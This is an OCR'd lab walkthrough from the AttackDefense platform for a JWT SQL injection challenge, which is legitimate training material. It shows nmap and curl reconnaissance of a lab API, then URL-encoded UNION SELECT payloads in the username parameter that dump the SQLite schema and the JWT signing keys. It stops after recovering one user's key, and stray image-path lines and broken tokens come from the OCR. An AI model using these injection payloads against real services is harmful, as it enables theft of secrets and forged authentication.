

ATTACK
DEFENSE
by PentesterAcademy

Name	JWT SQLi - Unsanitized User Inputs
URL	https://attackdefense.com/challengedetails?cid=1463
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 160  bytes 14312 (14.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130  bytes 346264 (346.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.108.121.2  netmask 255.255.255.0  broadcast 192.108.121.255
        ether 02:42:c0:6c:79:02  txqueuelen 0  (Ethernet)
        RX packets 22  bytes 1732 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.108.121.2.

Step 2: Use nmap to discover the services running on the target machine.

Command: nmap 192.108.121.3

```
root@attackdefense:~# nmap 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-30 05:59 UTC
Nmap scan report for target-1 (192.108.121.3)
Host is up (0.000028s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
root@attackdefense:~#
```

Finding more information about the running service:

Command: nmap -sS -sV -p 8080 192.108.121.3

```
root@attackdefense:~# nmap -sS -sV -p 8080 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-30 06:00 UTC
Nmap scan report for target-1 (192.108.121.3)
Host is up (0.000063s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.13 seconds
root@attackdefense:~#
```

The target machine is running a Python based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python HTTP service to reveal more information about it.

Command: curl 192.108.121.3:8080

```
root@attackdefense:~# curl 192.108.121.3:8080

-== Welcome to the JWT CLI API ==-

    Endpoint    |                              Description                                |  Method   |     Parameter(s)
    /issue      | Issues a JWT token for the user corresponding to the supplied username. |   GET     | username (Default Value: elliot)
 /goldenticket  |               Get your golden ticket (for admin only!).                 |   POST    |         token
    /help       |                       Show the endpoints info.                          |   GET     |

root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that the API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if the token is of admin user.

Step 4: Interacting with the API.

Getting a JWT Token:

Command: curl http://192.108.121.3:8080/issue

```
root@attackdefense:~# curl http://192.108.121.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1MDkzOTQzLCJpZC
I6MywiZXhwIjoxNTc1MTgwMzQzfQ.qkHDChCiSn6w4TFVBEpPtgfn9FQjqRRV-rcVKpJC3xc

==========================
root@attackdefense:~#
```

Note: If no username is supplied, the token is returned for the default user "elliot".

The response contains a JWT Token.

Issued JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1MDkzOTQzLCJpZCI6MywiZXhwIjoxNTc1MTgwMzQzfQ.qkHDChCiSn6w4TFVBEpPtgfn9FQjqRRV-rcVKpJC3xc

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.

Note:

1. The algorithm used for signing the token is "HS256".
2. The id claim in the payload contains the ID of the user to whom the token was issued.
3. The admin claim in the payload is set to "false".

User elliot has id 3 as revealed from the above decoded token.

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1MDkzOTQ
zLCJpZCI6MywiZXhwIjoxNTc1MTgwMzQzfQ.qkHDChCiSn6w4TFVBEpPtgfn9FQjqRRV-rcVKp
JC3xc"}' http://192.108.121.3:8080/goldenticket
```

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1MDkzOTQ
zLCJpZCI6MywiZXhwIjoxNTc1MTgwMzQzfQ.qkHDChCiSn6w4TFVBEpPtgfn9FQjqRRV-rcVKpJC3xc"}' http
://192.108.121.3:8080/goldenticket

No Golden Ticket for you. It is only for admin!

root@attackdefense:~#
```

The server doesn't returns the golden ticket. It responds by saying that the ticket is only for the admin user.

As mentioned in the challenge description:

1. The user ID would be retrieved from the SQLite database using the name supplied in the request to issue a token.
2. For every existing user, there is a unique signing key having the same ID as the user ID, and is stored in the same database as the users.

Vulnerability:
1. Since the attacker controls the username passed to the API, that would be used to retrieve the user ID from the SQLite database, SQL Injection attack is possible in this scenario.
2. Also, since the key ID is same as the user ID and the data is stored in a common database, using SQL Injection, the signing key could be retrieved that would allow the attacker to forge the tokens.

Step 6: Leveraging the vulnerability to extract the signing key from the database.

Use the following request to issue a new token:

Command: curl "http://192.108.121.3:8080/issue?username=elliot%27%20AND%201%3D0%20UNION%20SELECT%20%28SELECT%20group_concat%28sql%29%20FROM%20sqlite_master%29%3B--"

Note: The above (URL Encoded) command retrieves the sql column from sqlite_master table.


URL Decoded Command: curl "http://192.108.121.3:8080/issue?username=elliot' AND 1=0 UNION SELECT (SELECT group_concat(sql) FROM sqlite_master);--"

```
root@attackdefense:~# curl "http://192.108.121.3:8080/issue?username=elliot%27%20AND%201%3D0%20UNION%20SELECT%20%28SELECT%20group_concat%28sql%29%20FROM%20sqlite_master%29%3B--"
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1MDk1MTkyLCJpZCI6IkNSRUFURSBUQUJMRSBrZXlzIChpZCBpbnQgcHJpbWFyeSBrZXksIGtleSB0ZXh0KSxDUkVBVEUgVEFCTEUgdXNlcnMgKHVpZCBpbnQgcHJpbWFyeSBrZXksIHVzZXIgdGV4dCkiLCJleHAiOjE1NzUxODE1OTJ9.GChbtbSfMRnu4qJPvwL1WG3d11DX_5dV51AUITc27fM

==========================
root@attackdefense:~#
```

Issued JWT Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1MDk1MTkyLCJpZCI6IkNSRUFURSBUQUJMRSBrZXlzIChpZCBpbnQgcHJpbWFyeSBrZXksIGtleSB0ZXh0KSxDUkVBVEUgVEFCTEUgdXNlcnMgKHVpZCBpbnQgcHJpbWFyeSBrZXksIHVzZXIgdGV4dCkiLCJleHAiOjE1NzUxODE1OTJ9.GChbtbSfMRnu4qJPvwL1WG3d11DX_5dV51AUITc27fM

Visit https://jwt.io and specify the obtained token in the "Encoded" section.



The decoded token reveals that there were 2 tables in the database, namely keys and users.

The columns of the tables are also revealed.

Use the following (URL encoded) command to retrieve all the keys from the database:

Command: curl "http://192.108.121.3:8080/issue?username=elliot%27%20AND%201%3D0%20UNION%20SELECT%20%28SELECT%20group_concat%28id%20%7C%7C%20%27%3D%3E%27%20%7C%7C%20key%29%20FROM%20keys%29%3B--"

Note: The above command retrieves all the keys and the corresponding key IDs from the keys table. The key IDs and keys are joined using a "=>".


URL Decoded Command: curl "http://192.108.121.3:8080/issue?username=elliot' AND 1=0 UNION SELECT (SELECT group_concat(id || '=>' || key) FROM keys);--"

```
root@attackdefense:~# curl "http://192.108.121.3:8080/issue?username=elliot%27%20AND%201%3D0%20UNION%20SELECT%20%28SELECT%20group_concat%28id%20%7C%7C%20%27%3D%3E%27%20%7C%7C%20key%29%20FROM%20keys%29%3B--"
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1MDk2MzE3LCJpZCI6IjE9PjEzNDIzNTMzNTY0Mzk4NjI0MzU4MjE3NTA4MzUyMzA5NDY1MzA4NjM0MDYyMzcwNTI5MjEsMj0-MTMzNy01MzM1NjQzOTg2MjQzNTgyMTc1MDgzNTIzMDk0NjUzMDg2MzQwNjIzNzA1MjkyMSwzPT4wMzQyMzczMzU2NDM5ODYyNDM1ODIxNzUwODM1MjMwOTQ2NTMwODYzNDA2MjM3MDUyOTM2LDQ9PjQyMzU2NDUtMzQyMzUzMzU2NDM5ODYzNTgyMTctMTUwODM1MjMwOTQ2NTMwODYzNDA2MjMsNT0-MDMzNjAzLTM1NjQzOTg2MjQzNTgyMTc1MDgzNTIzMDk0NjUzMDg2MzQwNjIzNzA1MjkyMSw2PT4zNjAzLTUzMzU2NDM5ODYyNDM1ODIxNzUwODM1MjMwOTQ2NTMwODYzNDA2MjM3MDUyOTIxLDc9PjczNDIzNTMzMTQxMjM1NDMyMTI1MTE3NTA4MzUyMzA5NDY1MzA4NjM0MDYyMzcwNTI5MjEiLCJleHAiOjE1NzUxODI3MTd9.5JxtOP3Gh1QvVzkoJXC-66XV9BoDL6Mzvlv7maaqvio

==========================
root@attackdefense:~#
```

Issued JWT Token:


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6ImZhbHNlIiwiaWF0IjoxNTc1MDk2MzE3LCJpZCI6IjE9PjEzNDIzNTMzNTY0Mzk4NjI0MzU4MjE3NTA4MzUyMzA5NDY1MzA4NjM0MDYyMzcwNTI5MjEsMj0-MTMzNy01MzM1NjQzOTg2MjQzNTgyMTc1MDgzNTIzMDk0NjUzMDg2MzQwNjIzNzA1MjkyMSwzPT4wMzQyMzczMzU2NDM5ODYyNDM1ODIxNzUwODM1MjMwOTQ2NTMwODYzNDA2MjM3MDUyOTM2LDQ9PjQyMzU2NDUtMzQyMzUzMzU2NDM5ODYzNTgyMTctMTUwODM1MjMwOTQ2NTMwODYzNDA2MjMsNT0-MDMzNjAzLTM1NjQzOTg2MjQzNTgy

MTc1MDgzNTIzMDk0NjUzMDg2MzQwNjIzNzA1MjkyMSw2PT4zNjAzLTUzMzU2NDM5ODYyN
DM1ODIxNzUwODM1MjMwOTQ2NTMwODYzNDA2MjM3MDUyOTIxLDc9PjczNDIzNTMzMTQ
xMjM1NDMyMTI1MTE3NTA4MzUyMzA5NDY1MzA4NjM0MDYyMzcwNTI5MjEiLCJleHAiOjE1N
zUxODI3MTd9.5JxtOP3Gh1QvVzkoJXC-66XV9BoDL6Mzvlv7maaqvio




As observed in the first retrieved token, user elliot has ID = 3. This means that key having ID=3 would be used for signing the token for user elliot.

Therefore, signing key for user elliot is:
034237335643986243582175083523094653086340623705293 6



Elliot's Signing Key: 034237335643986243582175083523094653086340623705 2936

